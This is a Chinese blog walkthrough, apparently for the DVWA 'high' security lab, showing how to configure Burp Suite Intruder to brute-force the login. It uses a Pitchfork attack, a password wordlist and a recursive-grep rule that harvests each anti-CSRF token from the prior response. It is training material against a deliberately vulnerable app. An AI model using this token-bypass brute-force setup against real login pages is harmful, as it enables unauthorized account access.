谜团靶机writeup - DVWA-高等级靶场通关指南

原创

zycdn 于 2021-01-10 12:36:44 发布 601 收藏 2

分类专栏： 谜团靶机 文章标签： 谜团靶机 DVWA 通关指南


本文链接：https://blog.csdn.net/zycdn/article/details/112392007

> DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

谜团靶机平台地址：https://mituan.zone/

选择靶机

初始化靶场，此次选择DVWA高等级靶场。



DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

High

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Brute Force

抓包后，注意修改token，初始token为Extract请求数据包中的token，线程为1。

1.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
GET
/vulnerabilities/brute/?username=admin&password=§admin§&Login=Login&user_token=§af782fe3c6bdcf9259390d925ed4a15c§
HTTP/1.1
Host: 56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7dr3g5ate1ksh2528f6og8afp1; security=high
Connection: close
```

2.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 6,000

Payload type: Simple list

Request count: 6,000

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
a123456789
11223344
1qaz2wsx
xiazhili
password
789456123
qwertyuiop
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

3.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: unknown

Payload type: Recursive grep

Request count: 6,000

Payload Options [Recursive grep]


This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you neec recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

From [value='] to [' />\r\n\x09\x09</form>]

Initial payload for first request: ea667ce24d220b075a798f90c9dde3d7


第一次请求的token



☐ Stop if duplicate payload found

Payload Processing

4.



☐ Case sensitive match

☑ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☑ Extract the following items from responses:

From [value='] to [' />\r\n\x09\x09</form>]


Maximum capture length: 100

Grep - Payloads

These settings can be used to flag result items containing reflections of the submitted payload.

☐ Search responses for payload strings

5.



Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

☑ Update Content-Length header

☑ Set Connection: close

Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 1

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000


Throttle (milliseconds): ● Fixed 0

○ Variable: start 0 step 30000

Start time: ● Immediately

○ In 10 minutes


○ Paused



Attack Results

These settings control what information is captured in attack results.

6.



